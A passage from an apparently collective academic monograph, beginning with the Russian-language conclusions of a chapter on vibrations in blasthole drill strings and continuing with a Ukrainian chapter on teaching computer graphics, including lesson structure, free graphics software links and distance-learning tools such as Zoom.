Тот же результат можно получить, применяя метод медленно меняющихся коэффициентов [11].

Кроме того, для решения уравнения Матье (124) или уравнения Матье-Хилла нами предложен метод решения нелинейных дифференциальных уравнений второго порядка в комбинации методов ВКБ и Кини. Для данного случая применение метода ВКБ позволяет свести уравнение второго порядка Матье-Хилла к дифференциальному уравнению первого порядка Кини и последующему его решению по схеме Кини, или сведению его к уравнению первого порядка Абеля.

Выводы

1. Установлено, что процесс бурения взрывных скважин является прерывистым в результате сколов и разрушения элементарных порций породы. Нагружение и последующий скол породы в забое приводит к пульсациям угловой скорости и крутящего момента на буровом инструменте и, как следствие, к возникновению квазигармонических и релаксационных крутильных и продольных колебаний в системе инструмент – буровой став – вращатель. Таким образом, сам процесс бурения и скола частиц породы является источником возникновения параметрических и автоколебаний става.

2. Показано, что разрушение порции породы под воздействием инструмента в забое происходит, когда эквивалентные нормальные напряжения в элементах забоя превосходят значение предела прочности горной породы. Выявлено, что изменение момента сопротивления в забое в периоды захвата и разрушения материала приводит к пульсирующему воздействию на колебательную систему станка.



3. Составлены системы дифференциальных уравнений крутильных колебаний инструмента, бурового става и вращателя. Установлено, что крутильные колебания являются релаксационными, то есть состоящие из периодов совместного движения инструмента с разрушаемой породой и периодом срыва дальнейшего их совместного движения и дальнейших этапов схватывания и разрушения породы.

Получены значения амплитуд и периодов релаксационных колебаний для инструмента и става. Исходя из теории крутильного удара, найдены выражения для угла и скорости относительного смещения инструмента и забоя. Найденные зависимости использованы для получения момента сопротивления проворачиванию инструмента как функции времени. Вычисленные приращения относительной скорости инструмента позволили свести систему уравнений релаксационных крутильных колебаний к более простой системе вынужденных колебаний бурового става.

4. Рассмотрены варианты системы уравнений продольных колебаний инструмента и бурового става при различных случаях упругого и неупругого отпора основания. Полученные результаты свидетельствуют о развитии приращения продольной силы P_n близкого к периодической составляющей уравнения Матье.

5. Получены результаты, которые свидетельствуют о том, что в совместной системе уравнений, описывающей совместные продольные, крутильные и изгибные колебания, возникают отдельно крутильные и продольные колебания, связанные через упругий (или вязкоупругий) массив при его разрушении.

На развитие как крутильных, так и продольных колебаний существенно влияют особенности разрушения массива.

Если происходит надежное сцепление инструмента с породой, то наибольшие вибрации возникают для наиболее прочной породы и при максимально возможном зазоре между инструментом и «подошвой» забоя.

6. Установлено, что в связи с возникновением в упругой системе станка значительных параметрических и релаксационных колебаний, которые приводят к возникновению вредного вибрационного воздействия на машиниста станка и значительных динамических нагрузок в элементах машины – рекомендуется применить непосредственно в месте соединения инструмента с первой штангой (от забоя) амортизатор крутильных и продольных колебаний, настроенный на подавление пиковых нагрузок за счет установки его упругих элементов с предварительным натягом. Натяг для крутильных и продольных упругих элементов принимается в пределах (20%...25%) P_n . Такой подход позволяет ограничить уровень динамических нагрузок бурового става в окружном и продольном направлениях до значения коэффициента динамичности $k_d = 1,2 \dots 1,25$.



KAPITEL 2 / CHAPTER 2

FEATURES OF TEACHING COMPUTER GRAPHICS

ОСОБЛИВОСТІ ВИКЛАДАННЯ КОМП'ЮТЕРНОЇ ГРАФІКИ

DOI: 10.30890/2709-2313.2021-06-04-013

Сьогодення передбачає широке використання комп'ютерної графіки в різних галузях людської діяльності: візуалізація результатів досліджень, експериментальне проектування, створення рекламної продукції, моделювання одягу та інтер'єрів, створення вебсторінок, мультимедіа презентацій, відеомонтаж тощо. Фахівці з комп'ютерної графіки є затребуваними як у ІТ-компаніях, так і на виробництві, у мистецьких проектах.

Дослідники стверджують, що “створення та розвиток комп'ютерних наук вплинуло на розвиток різних сфер наукової діяльності, зокрема, в освіті. Завдяки появі та подальшому розвитку комп'ютерної графіки стало можливим використання не тільки графічних образів в якості ілюстрацій, але і змінювати їх, досліджувати різні об'єкти, динамічно керувати їх формою, розміром та кольором, завдяки цьому досягати більшої наочності. Наразі є актуальним питання щодо подання інформації у вигляді рисунків, схем, таблиць, ескізів, креслень і презентацій” [1].

Розвиток ІКТ робить надзвичайно актуальним питання підготовки не тільки фахівця з комп'ютерної графіки, а й надання мінімальних знань у цій галузі кожному успішному громадянину. Візуалізація економічних, географічних та бізнес-процесів, створення анімаційних та відеороликів, розробка віртуальних світів – ось далеко не повний перелік завдань, які вирішує комп'ютерна графіка у звичайному житті. Отже, підготовка не тільки конкурентоздатного та конкурентоспроможного фахівця в галузі комп'ютерної графіки, а й кожного учня чи студента є не лише вимогою сьогодення, а й умовою формування майбутнього суспільства.

Застосування комп'ютерної графіки в навчальних системах не тільки збільшує швидкість сприйняття інформації учнями та студентам і підвищує рівень її розуміння, але і сприяє розвитку таких важливих для фахівця будь-якої галузі якостей, як інтуїція, образне і логічне мислення.

Численними дослідженнями в галузі психології доведено [2], що зорові аналізатори володіють значно більшою пропускнуою здатністю, ніж слухові: слухаючи, людина запам'ятовує лише 15% навчальної інформації, споглядаючи - 25%. У дорослої людини, який слухає монотонний доповідь, вже через 20 хвилин починає послаблюватися увага. Якщо ж ця доповідь супроводжується демонстрацією якихось графічних об'єктів, починає працювати зоровий аналізатор. Поява наочного образу активізує увагу слухачів, і вони краще починають сприймати повідомлення.

Візуальна форма подачі інформації є набагато більш продуктивнішою,



оскільки пропускна здатність зорового каналу. Сприйняття інформації рецепторами ока набагато вище пропускної здатності слухового каналу (приблизно в 7,5 разів). Це пояснюється тим, що з 4 млн. нервових закінчень (волокон), які передають інформацію в людському організмі, близько 2 млн. припадає на зір і лише 60 тис. - на слух. Око здатне сприймати мільйони біт інформації в секунду, вухо - тільки десятки тисяч. Дослідження показують, що найбільшу важливість має саме візуальна складова сприйманого образу. Звідси випливає необхідність використання в сфері освіти технологій комп'ютерної графіки [3].

Сучасна комп'ютерна графіка - це один із напрямків інформаційних технологій, який має надзвичайно потужну динаміку розвитку. Вона дає можливість продемонструвати учням та студентам явища та процеси, які не можливо відтворити у звичайному житті, формувати у них логічне та об'ємне мислення тощо.

Можна виділити окремі дві функції комп'ютерної графіки: ілюстративну та когнітивну. Ілюстративна функція дозволяє втілити в візуальному оформленні лише те, що вже відомо і існує або в навколишньому світі, або як ідея дослідника. Когнітивна ж функція полягає в тому, щоб за допомогою деякого зображення отримати нове знання, розкрити сутність явища або принаймні сприяти інтелектуальному процесу отримання уявлення про це явище .

Ілюстративні функції комп'ютерної графіки реалізуються в навчальних системах при передачі студентам артикульованих частини знання, представленої у вигляді заздалегідь підготовленої інформації з графічними, анімаційними, аудіо- та відеоілюстрацій. Когнітивна ж функція проявляється, коли студенти отримують знання за допомогою досліджень на математичних моделях досліджуваних об'єктів і процесів. Саме когнітивна функція комп'ютерної графіки має найбільше значення в навчальному процесі, так як комп'ютерні моделі дозволяють в широких межах змінювати початкові умови експериментів, що дозволяє виконувати численні віртуальні досліди [4].

Така інтерактивність відкриває перед студентами величезні пізнавальні можливості, дає можливість не тільки спостерігати, а й активно включатись у процес експерименту. Сучасні моделі допомагають не тільки спостерігати за ходом експерименту, а й надають учням та студентам аналітичну інфографіку, яка дає можливість зосередитись на суті явища, яке спостерігається, позбувшись рутинних обчислень, що підвищує їх наочність.

У своїх дослідженнях фізики та математики можуть використовувати системи когнітивної комп'ютерної графіки з метою візуалізації теоретичних концепцій та проведення мисленнєвих експериментів. Інженери отримали можливість проектувати будівлі, машини та механізми із урахуванням особливостей матеріалів використовуючи не тільки програмне забезпечення для проектування на площині, а й системи віртуальної та доповненої



реальності. Використання таких додатків дає можливість не тільки розглянути статичне зображення, а й зрозуміти яким чином спроектовані вироби поведуть себе у динаміці, у випадку отримання надлишкових навантажень, що сприяє безпеці осіб, які потім будуть використовувати спроектовані об'єкти. Існує велика кількість програмного забезпечення, яке можна використовувати для моделювання предметів, процесів та явищ, серед яких найбільш популярними є Eureka, Derive, Mercury, MathType, MathLab, MathCad.

Використання когнітивної графіки у навчальному процесі взагалі є безцінним. Учні та студенти можуть досконально розглянути предмети, процеси та явища, заглянути всередину речовини та механізмів, дослідити їх склад та взаємозв'язки між елементами. Крім того, використовуючи математичні моделі можна провести такі експерименти, які неможливо поставити у звичайних умовах. Яскраві, динамічні зображення привертають увагу учнів та студентів, роблять навчання цікавішим, а його зміст більш зрозумілим. Використані у навчальному процесі графічні моделі (не створені власноруч учнями та студентами) виконують, перш за все, не когнітивну, а ілюстративну функцію.

Візуальні можливості сучасних засобів наочності впливають на створення умов, необхідних для процесу мислення. Вони грають велику роль в запам'ятовуванні матеріалу і, створюючи яскраві опорні сигнали, допомагають виявити логіку навчального матеріалу, сприяють систематизації отриманих знань. Під час сприйняття, засвоєння візуальної інформації зорові враження асоціюються з уявленнями про справжні предмети, явища і процеси.

Комп'ютерна графіка сприяє розвитку в учнів та студентів навиків візуалізації інформації, що дає можливість розвивати логічне мислення, вміння уявляти об'єм та форму предметів за кількома проекціями тощо. Як зазначають науковці: "системи з комп'ютерною графікою, які використовуються в галузі освіти, дозволяють побачити глибокі закономірності вивчених процесів і значно посилити дизайнерську ідею. Комп'ютерна графіка виконує в першу чергу пізнавальну, а не ілюстративну функцію, так як в процесі навчальної роботи з комп'ютерними системами процедурного типу студенти формують суто особисті, тобто не існуючі в такому вигляді ні в кого компоненти знань"[4].

Вказуючи на можливості комп'ютерної графіки, зокрема, 3D-моделювання в освітньому процесі варто зауважити, що «3D моделювання можна використовувати не лише для вивчення математики чи фізики. Так, наприклад, для уроків хімії можна створювати масштабні 3D моделі молекул хімічних речовин та сполук, пристроїв для проведення хімічних реакцій, тощо. Для уроків біології можна будувати 3D моделі клітин, цілих, або частин живих організмів. На уроках географії можна моделювати рельєф земної поверхні, створювати моделі літосферних плит. А на уроках літератури можна створити 3D модель, схожу на об'ємний граф, вершинами якого будуть позначені



персонажі художнього твору, а різнокольорові ребра графа різної довжини будуть вказувати на відносини між героями та їх відносини. Створивши на основі цієї моделі 3D анімацію можна в динаміці прослідкувати хід сюжету твору, що дасть можливість краще зрозуміти думку його автора» [6].

Розвиваючи думку щодо використання 3D моделювання в закладах освіти варто зазначити, це “є корисним та важливим для учнів як з точки зору розвитку їх навичок та здібностей, так і з метою формування життєвих компетенцій, вибору майбутньої професії. Створення 3D моделей можливо на всіх етапах навчання, від початкової до старшої школи. Для цього існують програми різного рівня складності та функціональних можливостей. При цьому велика кількість такого безкоштовного програмного забезпечення вказує на те, що розробка 3D моделей, їх якість та можливість використання обмежується лише уявою учнів. Створення учнями 3D моделей позитивно впливає на формуванню та розвиток їх просторової уяви, навичок STEM тощо. Великий інтерес в учнів викликають програми для створення 3D анімації, що є підставою для подальшого дослідження питання формування просторової уяви учнів шляхом розробки 3-D моделей” [7].

Науковці [8] вказують, що комп’ютерна графіка грає значну роль у роботі економістів, зокрема в моделюванні процесів та дослідженні їх графіків, підготовці презентацій, створенні ділової графіки тощо.

Навчання комп’ютерної графіки може розпочинатись у початковій школі із вивчення простих графічних редакторів, що не потребує значних спеціальних знань у галузі інформаційних технологій і може бути реалізовано учнями самостійно. Прагнення учнів створювати якісні малюнки, 3D моделі, або відео приводить їх до потреби у розумінні принципів роботи професійного програмного забезпечення та інтернет-сервісів, які мають більші можливості і, відповідно, потребують значних зусиль по їх вивченню. При цьому, одним із напрямків вивчення такого програмного забезпечення є створення графічних зображень під керівництвом досвідченого викладача, який професійно працює в реальних проєктах у галузі комп’ютерної графіки.

Варто зазначити, що важливим аспектом навчання комп’ютерній графіці, особливо для школярів, є профорієнтація – можливість більш точно визначитись із вибором закладу вищої освіти для найкращої реалізації власного творчого потенціалу, отримання майбутньої конкурентоспроможної професії, а також справи, яка буде приносити не тільки достойний заробіток, а й задоволення від праці.

Навчання комп’ютерній графіці можна розглядати як елемент шкільної, професійної, або вищої освіти, а також як самостійну навчальну дисципліну, спрямовану на формування професійних та життєвих компетенцій. У закладі загальної середньої освіти навчання комп’ютерній графіці може здійснюватись під час уроків інформатики, мистецтва та під час позаурочної навчальної



діяльності. У закладах професійно-технічної освіти крім вказаних навчальних предметів, залежно від профілю, можуть бути введені спеціальні дисципліни, пов'язані із навчанням певній професії, наприклад, «оператор ЕОМ», або «Художник-оформлювач». У закладах вищої освіти також можуть викладатись навчальні дисципліни, які пов'язані із роботою з комп'ютерною графікою. Однак, у цьому випадку, як і в попередньому йдеться про навчання, пов'язане із отриманням певної професії.

Навчання комп'ютерної графіки може бути реалізоване і у закладах позашкільної та неформальної освіти, зокрема, у багатьох містах України працюють гуртки комп'ютерної графіки, 3D-моделювання, веб-дизайну при місцевих Палацах дітей та юнацтва, державних і приватних школах мистецтв. Навчаються у таких закладах діти та молодь до 18 років і їх діяльність (закладів) переважно спрямована на розкриття творчого потенціалу молоді.

Окреме місце у переліку таких закладів займають різноманітні приватні заклади освіти, діяльність яких пов'язана із навчання громадян інформаційним технологіям без видачі випускникам свідоцтва про навчання державного зразка. Переважно такі заклади працюють із дорослими, які бажають отримати відповідний фах для працевлаштування.

Сучасне викладання комп'ютерної графіки можна реалізувати використовуючи індивідуально або через спільну діяльність всіх учасників навчального процесу з метою формування системи знань та умінь.

Роль викладача комп'ютерної графіки полягає у передачі власних знань та умінь шляхом розповідей, демонстрації виконання завдань, підготовки та надання практичних завдань, тестів і перевірки результатів їх виконання. Така форма роботи пов'язана із тісною взаємодією між учителем та учнем на всіх етапах навчання, постійної підтримки з боку викладача шляхом надання професійних консультацій.

Самостійна робота осіб, які навчаються тісно пов'язана з попередньою, проте має значні відмінності, адже самостійна робота може бути як реалізована на основі завдань, запропонованих викладачем, так само як і на поставлених самостійно. У цьому випадку відбувається саморозвиток осіб, які навчаються, здійснюється формування та розвиток творчого потенціалу. Особа, яка навчається водночас ставить перед собою завдання та самостійно шукає шляхи його реалізації. Часто такий формат навчання приводить особу, яка навчається до пошуку знань поза навчальним закладом, наприклад, через пошук інформації у мережі Інтернет. При цьому найкращий ефект досягається шляхом поєднання обох шляхів.

Процес навчання варто почати з опису видів комп'ютерної графіки, шляхів її практичного використання, особливостей різних її форматів. Подальше навчання полягає у освоєнні основних інструментів та особливостей інтерфейсу різноманітного програмного забезпечення для створення та редагування



комп'ютерної графіки. Навчальний матеріал варто структурувати невеликими блоками, таким чином, щоб за одне заняття учень або студент знайомився із 3-5 інструментами, чи особливостями їх використання.

Навчальні заняття можуть мати таку структуру, яка складається із чотирьох етапів. Перший етап може містити:

- опис викладачем можливостей інструментів пакетів програм для створення та редагування комп'ютерної графіки;
- викладач надає завдання для практичного засвоєння можливостей обраних інструментів;
- викладач формулює професійні вимоги (критерії оцінювання) щодо результатів роботи;
- викладач надає довідкову інформацію про програмне забезпечення, яке варто використати для виконання завдання.

Протягом першого етапу учень, або студент знайомитися з інтерфейсом програм Photoshop (Krita, InScape тощо), досліджує можливості інструментів та вивчає інтерфейс програмного забезпечення в контексті запропонованого завдання, виконує вправу відповідно до інструкції, а також може запропонувати власне рішення, яке обговорюється з викладачем.

Другий етап присвячений поясненню концепції самостійного засвоєння можливостей графічних програм, наголошуючи на тому, що використання програмних комплексів залежить від тематики та їх характерних рис. На цьому етапі варто також надати огляд програмних комплексів, їхніх ключових можливостей. Використовуючи презентації та на основі прикладів, викладач, пояснює основні принципи формування графічних даних, форми запису, способи отримання, а також практичного використання графічної інформації.

Третій етап, переважно, передбачає самостійну роботу учнів, або студентів, що пов'язано із виконанням практичних завдань, запропонованих викладачем. Завданням викладача на цьому етапі є спостереження за навчальною діяльністю користувача, який навчається та його консультування.

Останній, четвертий етап, передбачає заходи з педагогічного контролю, під час якого викладач перевіряє та оцінює результати навчальної діяльності користувача, який навчається та, за необхідності, надання рекомендацій щодо її доопрацювання. Після чого викладач та студенти повертаються до першого етапу формуючи нове змістове наповнення, що відбувається до завершення навчального курсу.

Варто зауважити, що окремим видом діяльності, який не входить до перелічених вище етапів є консультування та підготовка творчих робіт учнів або студентів. Така діяльність може бути реалізована з метою розвитку творчого потенціалу учнів або студентів. У цьому випадку тема та засіб реалізації графічної роботи визначається користувачем, який навчається, в той час, як викладач лише консультує та оцінює результати роботи учня або



студента, надаючи рекомендації на основі власного професійного досвіду. Підготовці персональних творчих робіт суттєво сприяє участь авторів у творчих конкурсах, яскравим прикладом якого є Міжнародний конкурс з веб-дизайну та комп'ютерної графіки, що проводиться спільно Вінницьким національним технічним університетом та КЗВО «Вінницька академія безперервної освіти» (<http://webdesign.vntu.edu.ua/>). Як зазначають дослідники “серед конкурсних номінацій виділяються: номінації конкурсу з веб-дизайну: "Краща графічна реалізація"; "Краща програмна реалізація"; "Краще інформаційне наповнення"; номінації конкурсу комп'ютерної графіки: "Краща 2D растрова графіка"; "Найкраща 2D векторна графіка"; "Найкраща 3D-графіка"; номінації конкурсу з комп'ютерної анімації: "Краща GIF-анімація"; "Краща Flash-анімація"; "Краща 3D-анімація". Підбиття результатів для учнівської молоді традиційно здійснюється в трьох вікових категоріях: до 11 років, 12-14 років та 15-18 років. Щороку на міжнародний конкурс з веб-дизайну та комп'ютерної графіки учасники подають понад півтори тисячі робіт.

Географія регіонів, з яких є учасники міжнародного конкурсу, охоплює понад 25 країн світу: Україну, Білорусь, Грузію, Казахстан, Татарстан, Молдову, Росію, Естонію, Польщу, Нову Гвінею, Болгарію, Бразилію, Нігерію, Індонезію, Швецію, Чилі, В'єтнам, США, Іран, Великобританію, Канаду, Нову Зеландію, Індію, Китай, Португалію, Чехію.” [9].

Участь у подібних конкурсах дає можливість оцінити власну творчу роботу відповідно до критеріїв конкурсу, а також порівняти її з роботами інших конкурсантів, визначити сучасні тренди комп'ютерної графіки з метою розвитку власних творчих та професійних здібностей.

Варто зазначити, що якість вивчення дисципліни залежить від кількох технічних аспектів, а саме: наявність у закладі освіти та у користувачів удома якісних технічних пристроїв (персональних комп'ютерів, сканерів, графічних планшетів тощо), ліцензійного програмного забезпечення та досить потужного підключення до мережі Інтернет. Перша з наведених умов, полягає у тому, що сучасне програмне забезпечення, наприклад, для 3D-моделювання потребує досить значних потужностей і працювати на застарілому обладнанні просто не зможе. Наявність ліцензованого програмного забезпечення надасть можливість гарантованої роботи та вбереже персональний комп'ютер користувача від негараздів, пов'язаних з комп'ютерними вірусами. Наявність якісного підключення до мережі Інтернет забезпечить користувачу можливість не тільки знайомитись із комп'ютерною графікою у професійних проектах, а також вивчати предмет, користуючись документацією та навчальними відео. Якісне підключення до мережі інтернет особливо актуальним під час глобальної пандемії SARS Covid-19, коли викладання навчальних предметів стало, переважно, дистанційним.

Не секрет, що сучасне програмне забезпечення для роботи з комп'ютерною



графікою вимагає досить потужного апаратного забезпечення, особливо це стосується наявності потужної відеокарти. Крім того, таке фахівці з комп'ютерної графіки рекомендують придбати монітор з великою діагоналлю та роздільною здатністю. Зручним є також підключення до персонального комп'ютера або ноутбука, другого монітора, що можна реалізувати через split-пристрій, або через встановлення другої відеокарти на ПК.

Щодо забезпечення апаратними засобами учнів і студентів, то в період дистанційного навчання, переважно, це рекомендується реалізувати через використання їх власних пристроїв. Такий підхід є найкращим як для закладу освіти, так і з точки зору результатів навчання, однак покладає значні витрати на осіб, які навчаються.

Учні та студенти, які не мають власних пристроїв можуть отримати їх від закладу освіти у тимчасове користування. Однак, доступ до обладнання буде обмежений в часі. Після завершення заняття обладнання повертається до закладу освіти, або тимчасово передається у користування наступному учню, або студенту. Учні та студенти, які бажають працювати з цим обладнанням, за узгодженням із викладачем формують графік та працюють за ним. При цьому, варто врахувати, що обслуговування та ремонт обладнання буде складати досить значну суму, оскільки дороге обладнання буде постійно переміщуватись і у зв'язку з цим може вийти з ладу.

Зручним способом для закладу освіти, де викладається предмет «комп'ютерна графіка» є придбання деякої кількості потужних ПК та організації широкого каналу доступу до мережі Інтернет, а також налагодження роботи цих ПК у режимі віддаленого робочого столу. У цьому випадку учні і студенти зможуть на навіть не дуже потужних домашніх пристроях виконувати всі завдання, включаючи роботу із великими масивами графічної інформації, 3D-моделювання тощо. Учні і студенти, як і в попередньому випадку, формують графік роботи та працюють за ним. У зазначений час їм відкривається доступ і вони можуть виконувати необхідні маніпуляції в графічній програмі. Такий підхід є оптимальним в умовах відсутності в учнів та студентів власного потужного апаратного забезпечення, але пов'язаний із необхідністю мати якісне підключення до мережі Інтернет як з боку закладу освіти, так і з боку користувача, який навчається.

Крім апаратного забезпечення, користувач, який навчається повинен бути забезпечений необхідними дистрибутивами ліцензійного програмного забезпечення для роботи з комп'ютерною графікою. Це пов'язано як із питанням забезпечення академічної доброчесності, так і зі зручністю роботи користувача, оскільки ліцензійне програмне забезпечення має технічну підтримку та у випадку виявлення помилки може отримати patch – спеціальну програму для виправлення помилки на ПК користувача. Не дивлячись на високу вартість такого забезпечення, існують можливості отримання їх за

студентською ліцензією, або за ліцензією закладу освіти.

Студентську ліцензію та ліцензію закладу освіти на всі свої продукти для 3D моделювання надає компанія Autodesk (<https://www.autodesk.ru/education/edu-software/overview?sorting=featured&page=2>), ZBrush Academic License (<https://store.pixologic.com/zbrush-academic-license.html>). Нижче наведено перелік безкоштовних додатків, впорядкований за категоріями та веб-адресами, за якими їх можна завантажити.

- Gravit Designer - <https://www.designer.io/>
- Vectr - <https://vectr.com/>
- SVG-Edit - <http://www.clker.com/inc/svgedit/svg-editor.html>
- Inkscape - <https://inkscape.org/ru/download/>
- BoxySVG - <https://boxy-svg.com/>
- Безкоштовні растрові редактори: Photoshop Online, GIMP, Photo Pos Pro, Krita, Pixlr, Paint.NET, Sumo Paint.
- Photoshop Online - <https://online-fotoshop.ru/>
- GIMP - <https://www.gimp.org/>
- Photo Pos Pro - http://www.photopos.com/PPP3_BS/Default.aspx
- Krita - <https://krita.org/en/>
- Pixlr - <https://pixlr.com/>
- Paint.NET - <https://www.getpaint.net/>
- Sumo Paint - <https://www.sumopaint.com/>
- Безкоштовні фоторедактори: Canva, RawTherapee, Fotor.
- Fotor - <https://www.fotor.com/>
- Canva - <https://www.canva.com/>
- RawTherapee - <https://rawtherapee.com/>
- Безкоштовні редактори 3D-графіки: SketchUp Free, Daz Studio, Hexagon, Blender, Sculpttris, Houdini Apprentice, ZBrushCoreMini
- SketchUp Free - <https://www.sketchup.com/products/sketchup-free>
- Daz Studio - https://www.daz3d.com/get_studio
- Hexagon - https://www.daz3d.com/get_studio
- Blender - <https://www.blender.org/>
- Sculpttris - <https://netprog.net/sculpttris>
- ZBrushCoreMini - <https://zbrushcore.com/mini/>
- Houdini Apprentice - <https://www.sidefx.com/products/houdini-apprentice/>

Таким чином, користувачі, які вивчають комп'ютерну графіку можуть користуватись не тільки ліцензійним, а вільно поширюваним програмним забезпеченням, зокрема, безкоштовними мультиплатформеними графічними редакторами Photoshop Online, Krita, векторним графічним редактором Inkscape тощо. Таке програмне забезпечення функціонує під управлінням операційних систем Mac OS X, Windows і Linux, має в своєму розпорядженні схожий



функціонал та інтерфейс з подібними комерційними продуктами. Такі продукти можна використовувати безкоштовно, що вигідно для навчальної діяльності у закладах освіти.

Основними завданнями, які стоять перед учнями та студентами у процесі навчання комп'ютерної графіки є вивчення програмних продуктів для роботи з комп'ютерною графікою (його інтерфейс, особливості використання інструментів, його функціональні можливості, способи роботи з ним) та вироблення умінь та навичок використовувати ці можливості для вирішення певних завдань. Під час очного навчання учні, або студенти виконують практичні завдання в комп'ютерному класі під безпосереднім керівництвом викладача, а також мають можливість оперативно отримати пораду в разі виникнення труднощів.

При цьому важило, щоб учні та студенти паралельно із освоєнням програмного забезпечення отримували знання щодо основ композиції та колористики. Для формування фахових компетенцій є важливим розуміння користувачів, які вивчають комп'ютерну графіку принципів практичного застосування отриманих зображень, методів формування графічних зображень, використання комп'ютерної графіки у веб-додатках тощо. Доцільним також є проведення для студентів практичних занять із малювання в різних стилях.

Успішна організація навчання з дисципліни “Комп'ютерна графіка” передбачає значну підготовку викладача, його постійне самонавчання, ознайомлення з особливостями формування графічної інформації шляхом використання графічних редакторів. Така підготовка може здійснюватись шляхом розробки методичних рекомендацій та дидактичних матеріалів. Методичні рекомендації учням та студентам можуть містити інформацію щодо теоретичної підготовки за напрямками 2D та 3D графіки, принципів розробки анімаційних зображень, інструкції щодо використання різноманітних програмних продуктів, описувати функційні можливості програмного забезпечення. Дидактичні матеріали, перш за все, представляють собою інструкції щодо виконання практичних робіт, які детально розглядають можливості різноманітних інструментальних засобів комп'ютерних редакторів, містять опис різноманітних технологічних прийомів. З метою підвищення мотивації учнів та студентів до вивчення дисципліни “комп'ютерна графіка” викладач має орієнтуватись не тільки на отримання нових знань, але і розуміння сенсу отриманої інформації. Користувач, який навчається повинен розуміти, що ця інформація, ці знання йому знадобляться в житті, що все те, що він вивчає з комп'ютерної графіки, має сенс подальшого застосування в різних життєвих ситуаціях. Спостереження показують, що найчастіше буває, коли ця особливість буває загублена, а замість цього відбувається банальна констатація факту, що слухач «повинен» вивчити відповідний матеріал і виконати завдання, а ось розуміння «для чого це все потрібно» в більшості випадків у нього не



з'являється, що призводить до втрати інтересу, після чого учень, або студент покидає навчання і більше до нього не повертається.

Так само важливо, при підготовці матеріалу організовувати вивчення нового матеріалу невеликими, логічно пов'язаними блоками, які мають зв'язок із вивченим раніше. Таким чином освоєння нового матеріалу з комп'ютерної графіки буде більш комфортним і не буде викликати нерозуміння, або втрати інтересу до пізнання нового.

Теоретичні дані курсу «Комп'ютерна графіка» необхідно надавати учням і студентам спільно з практикумами, а також доповнювати їх, знімками з екрану (скріншотами), та/або допомогою через управління віддаленим доступом. Крім цього рекомендується використання відеороликів, що показують ключові прийоми роботи в програмі. Такі відеоролики може виготовляти сам викладач, або ж він може знайти та порекомендувати необхідний відеоконтент від інших фахівців. При цьому важливо, щоб викладач попередньо переглянув рекомендовані ролики з метою відбору якісного контенту.

У процесі вивчення дисципліни “комп'ютерна графіка” можна використати принципи 21st Century Learning Design [10], запропонованих корпорацією Microsoft, серед яких Collaboration (співпраця), Skilled Communication (професійне спілкування), Knowledge Construction (побудова нових знань), Self-Regulation (саморегуляція), Real-World Problem-Solving and Innovation (вирішення завдань, які зустрічаються у реальному світі), Use of ICT for Learning (використання ІКТ для навчання). Ознайомитись із особливостями 21st Century Learning Design можна на сайті education.microsoft.com у відповідних курсах.

Розглянемо використання принципів 21st Century Learning Design у освітньому процесі більш докладно. Перш за все, у процесі навчання викладач запрошує учнів та студентів до професійного спілкування, під час якого обговорюються як окремі питання вирішення окремих завдань, так і тренди сучасної комп'ютерної графіки, розглядаються окремі приклади таких розробок і обговорюються можливості графічних редакторів за допомогою яких були створені ті чи інші зображення.

Використовуючи онлайн сервіси для створення комп'ютерної графіки (наприклад, Google малюнки) можна реалізувати принцип співпраці, надаючи доступ для редагування та створення композицій на певну тематику. Основні вміння, які мають виробити учні та студенти, які працюють у спільних документах - вміння домовлятися. Крім того, така робота може стати інструментом вироблення лідерських якостей, навчання умінню здійснювати обдуманий вибір та брати на себе відповідальність за нього.

Для реалізації принципу вирішення реальних проблем у процесі вивчення дисципліни “комп'ютерна графіка” учням та студентам можна запропонувати реальний кейс із професійної практики викладача, сформульований, наприклад,



у вигляді замовлення з означенням критеріїв оцінювання та вимог замовника. Така робота виконується учнями та студентами самостійно, після чого можна їм запропонувати переглянути власні результати викладача і порівняти їх з точки зору запропонованих раніше критеріїв. Такий спосіб виконання завдання може бути пов'язаний із реалізацією принципу саморегуляції, коли користувачі, які навчаються самостійно планують власну навчальну діяльність та оцінюють її результати, в тому числі, на основі зворотного зв'язку із викладачем.

Оскільки навчання комп'ютерної графіки не можливе без використання ІКТ, то цей принцип можна не розглядати, однак, варто зауважити, що створення графічних зображень на ПК тісно пов'язане із постійним експериментуванням з інструментами графічних програм, пошуку нових їх можливостей та нестандартного поєднання відомих. Отже, працюючи над створенням власних графічних композицій учні та студенти постійно відкривають щось нове, реалізуючи власний творчий потенціал.

У 2020 році світова спільнота отримала неочікуваний удар у вигляді глобальної пандемії SARS Covid-19. У зв'язку із цим всі освітні процеси почали здійснюватись дистанційно. Викладачам, учням та студентам необхідно було спішно освоювати принципи та інструменти дистанційного навчання.

В організації навчального процесу за дистанційною формою навчання можна умовно виділити два основні види занять - синхронні та асинхронні. Синхронні проводяться водночас викладачем та користувачами, які навчаються в одному і тому самому додатку та умовній кімнаті і можуть бути проведені у вигляді чатів-семінарів та вебінарів. Асинхронні заняття проводяться таким чином, що викладачі, учні та студенти беруть в них участь таким чином, що відповіді та репліки учасників навчання на запитання викладача, результати виконання практичних робіт тощо можуть появлятися у системі дистанційного навчання не одразу, а протягом певного часу.

Розглянемо докладніше вказані види занять. Важливим для вивчення комп'ютерної графіки [11, 12] є постійна демонстрація зображення з вікон графічного редактора викладача та користувачів, які навчаються. Пояснюючи можливості певного інструменту, або прийому виконання завдання викладач повинен постійно демонструвати зображення з свого екрану. При цьому кожне запитання учнів та студентів має супроводжуватись також демонстрацією їх екранів. Такий вид занять отримав назву вебконференції.

Для реалізації такого виду занять використовуються спеціалізоване програмне забезпечення, найбільш популярним з якого є BigBlueButton, Zoom, Google Meet, Microsoft Teams та ін.

BigBlueButton - це вільно поширюване програмне рішення для організації та проведення вебінарів. Однак, для його того, щоб проводити онлайн заняття у цьому середовищі, його необхідно встановити та налаштувати на вебсервері із досить широким каналом доступу до мережі інтернет. Перевагою середовища є



те, що воно працює у браузері та не потребує встановлення окремих додатків, крім того, можна налаштувати запис вебінару. Недоліком середовища є те, що воно працює досить не стабільно і при підключенні великої кількості користувачів може зупинити трансляцію.

З введенням карантину, Zoom, очевидно став найбільш популярним середовищем для педагогів, які проводили вебінари. Головною перевагою Zoom стали простота його використання та зрозумілість інструментів інтерфейсу. Адже для того, щоб почати працювати із Zoom достатньо було завантажити цей додаток на свій пристрій та зареєструватись на сторінці <https://zoom.us/>. Для реєстрації достатньо мати адресу електронної пошти. Недоліком Zoom є обмеження часу роботи, коли у програмі працює понад 2 особи до 40 хвилин. Ці обмеження знімаються у платній версії програми, яка дає можливість організовувати віртуальні кімнати-групи, здійснювати запис на диск та у хмарне сховище тощо.

